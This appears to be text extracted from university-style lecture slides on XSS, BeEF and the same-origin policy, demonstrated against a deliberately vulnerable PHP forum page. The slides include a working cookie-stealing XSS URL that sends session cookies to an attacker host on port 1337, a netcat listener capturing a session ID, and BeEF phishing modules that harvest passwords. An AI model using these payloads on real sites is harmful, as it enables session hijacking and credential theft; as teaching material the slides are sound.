


# (Remaining) Client-side Attacks

XSS, Open Redirects, Clickjacking

# Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. >> Remaining Client Attacks <<
8. General Topics
9. Conclusions





Have we already discussed  
attacks which actually  
target the user instead of  
the application?

Let's discuss a few more...

```
1  <html>
2  |   <head><title>Jedi Forum 3000</title></head>
3  |   <body>
4  |       <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5  |   </body>
6  </html>
```

do you see any problems?

GET /forum/foerview.php?uname=Luke HTTP/1.1  
Host: lightside.me




darksideme  
-----  
Attacker

GET /forum/foerview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1  
Host: lightside.me

phishing



Web Server




```
1 <html>
2   <head><title>Jedi Forum 3000</title></head>
3   <body>
4     <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5   </body>
6 </html>
```

▼ <body>  
  ▼ <h1>  
    Welcome  
    <script>alert(document.cookie)</script>  
  </h1>

popping up a cookie is lame?

you're right...

```
http://lightside.me/forum/foerview.php?uname=%3Cscript%3Enew%20Image().src=%22http://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```




The screenshot shows a portion of a browser's developer tools DOM tree. It highlights a `<script>` element under an `<body>` node. The `src` attribute of this script tag is highlighted in blue, indicating it is selected. The value of the attribute is `new Image().src="http://darkside.me:1337/" + document.cookie`. The rest of the page content, including an `<h1>` header with the text "Welcome", is visible but not highlighted.

```
root@dvmachine:~# netcat -l -p 1337
GET /PHPSESSID=ccpmgqibn8s42qfaul1d70cu8j HTTP/1.1
Host: darkside.me:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://lightside.me/forum/foerview.php?uname=%3Cscript%3Enew%20Image().src=%22htt
p://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```

still lame?

Let's see what we can do with BeEF



ubuntu\_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox

Activities Firefox Web Browser ott 28 19:08

BeEF Control Panel

Getting Started Hook Me!

Hooked Browsers

- Online Browsers
  - lightside.me
- Offline Browsers
  - 192.168.0.157

Module Tree

Module Results History

id...	date	label
0	2020-10-28 19:05	command 1
1	2020-10-28 19:07	command 2

Fake Notification Bar (Firefox)

Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).

Id: 282

Plugin URL: http://0.0.0.0:300

Notification text: An additional plu

Execute

Basic Requester Ready

Jedi Forum 3000 Seiten-Ladefehler

lightside.me/forum/foverview.php?uname=... Install plug-in...

Logout

Nachricht Nr:0  
User: Yoda  
May the force be with us.

Nachricht Nr:1  
User: Obi-Wan  
Hey there, I'm using signal.

Your message:  
Your message goes here

Post

Inspektor Konsole Debugger Netzwerkanalyse Stilbearbeitung Laufzeitanalyse Ausgabe filtern Fehler Warnungen Log Informationen Debug CSS XHR Anfragen

[2020-10-28 19:06:49] GPU: ANGLE (Intel(R) UHD Graphics 620 Direct3D11 vs\_5\_0 ps\_5\_0) - Vendor: hook.js:5178:25

The image shows two windows side-by-side. On the left is the BeEF Control Panel running on an Ubuntu 20.04.1 host (IP 192.168.0.136). The panel displays a list of hooked browsers, including one from 'lightside.me' (IP 192.168.0.157). The 'Commands' tab is selected, showing a 'Module Tree' with various social engineering modules listed, and a 'Module Results History' table with three entries:

ID	Date	Label
0	2020-10-28 19:05	command 1
1	2020-10-28 19:06	command 2
2	2020-10-28 19:09	command 3

The right window shows a hijacked 'Jedi Forum 3000' page from 'lightside.me'. The URL in the address bar is `lightside.me/forum/foverview.php?uname=<script>`. The page displays a 'Welcome' message and a 'Logout' link. Below this, it shows two messages: one from 'Yoda' and one from 'Obi-Wan'. A text input field labeled 'Your message:' is present. A modal dialog titled 'Facebook Session Timed Out' is overlaid on the page, prompting the user to re-enter their login credentials.

ubuntu\_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox

Activities Firefox Web Browser ott 28 19:10

BeEF Control Panel

Getting Started Hook Me!

Hooked Browsers

- Online Browsers
  - lightside.me
- Offline Browsers
  - 192.168.0.157

Module Tree

Search

- Monogap (20)
  - Social Engineering (24)
    - Text to Voice
    - Clickjacking
    - Lcamtuf Download
    - Spooft Address Bar (data)
    - Clippy
    - Fake Flash Update
    - Fake Notification Bar
    - Fake Notification Bar (Ch)
    - Fake Notification Bar (Fire)
    - Fake Notification Bar (IE)
    - Google Phishing
    - Pretty Theft
    - Replace Videos (Fake Pl)
    - Simple Hijacker
    - TabNabbing
    - Edge WScript WSH Inject
    - Fake Evernote Web Clipp
    - Fake LastPass
    - Firefox Extension (Bindsh)
    - Firefox Extension (Dropp
    - Firefox Extension (Rever
    - HTA PowerShell
    - SiteKiosk Breakout
    - User Interface Abuse (IE)

Module Results History

id...	date	label
0	2020-10-28 19:05	command 1
1	2020-10-28 19:06	command 2
2	2020-10-28 19:09	command 3
3	2020-10-28 19:10	command 4

Pretty Theft

Description: Asks the user for their username and password using a floating div.

Id: 296

Dialog Type: Windows

Backing: Grey

Custom Logo (Generic only): <http://0.0.0.0:300>

Execute

192.168.0.136:3000/ui/panel#

Basic Requester Ready

Jedi Forum 3000 Seiten-Ladefehler

lightside.me/forum/foverview.php?uname=...

# Welcome

Logout

Nachricht Nr:0  
User: Yoda  
May the force be with us.

Nachricht Nr:1  
User: Obi-Wan  
Hey there, I'm using signal.

Your message:  
Your message goes here

Post

Windows Security

Enter Network Password  
Enter your password to connect to the server

User name  
Password  
 Remember my credentials

OK



Getting Started

Hook Me!



Hooked Browsers		
Online Browsers		
lightside.me		
?	?	192.168.0.157

## Offline Browsers

Getting Started    Logs    Zombies    Current Browser

Details    Logs    **Commands**    Proxy    XSSRays    Network

Module Tree

Search

Module Results History


id...	date	label
0	2020-10-28 19:05	command 1
1	2020-10-28 19:06	command 2
2	2020-10-28 19:09	command 3
3	2020-10-28 19:10	command 4

Command results

1	Wed Oct 28 2020 19:10:56 GMT+0100 (Central European Standard Time) <b>data: answer=test:testpwd</b>
---	---


Re-execute command

# Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

# Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user's browser
How	By injecting the code via the application
Solution	
OWASP Top 10	
(Primary) Violated Principle	

darksideme  
Attacker

← Exploit

GET /forum/foerview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1  
Host: lightside.me

phishing



Web Server

```
1 <html>
2   <head><title>Jedi Forum 3000</title></head>
3   <body>
4     <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5   </body>
6 </html>
```

Vulnerability

Impact


# Why is that even necessary?

wouldn't this be easier?

GET /coiframe.html HTTP/1.1  
Host: darkside.me

```
coiframe.html > ...
1 <html>
2   <head><title>Dark Side</title></head>
3   <body>
4     <h1>Welcome to the dark side!</h1>
5     <iframe id="targetFrame" src="http://lightside.me/forum/"></iframe>
6     <script>
7       var doc = document.getElementById('targetFrame').contentWindow.document;
8       alert(doc.cookie);
9     </script>
10    </body>
11  </html>
```

darkside.me  
-----  
Attacker



# Same Origin Policy to the rescue!

```
» document.getElementById('targetFrame').contentWindow.document;
← DOMException: Permission denied to access property "document" on cross-origin object
```


```
GET /coiframe.html HTTP/1.1
Host: darkside.me

↳ coiframe.html > ...
1 <html>
2   <head><title>Dark Side</title></head>
3   <body>
4     <h1>Welcome to the dark side!</h1>
5     <iframe id="targetFrame" src="http://lightside.me/forum/"></iframe>
6     <script>
7       var doc = document.getElementById('targetFrame').contentWindow.document;
8       alert(doc.cookie);
9     </script>
10    </body>
11  </html>
```

# Remember SOP from previous chapter?

- The web's basic security model
  - Basic idea:
    - Code from one origin (`darkside.me`) is not allowed to interfere with resources of another origin (`lightside.me`)
  - Origin = Protocol + Host + Port
    - `http://darkside.me:80`
    - `http://lightside.me:80`

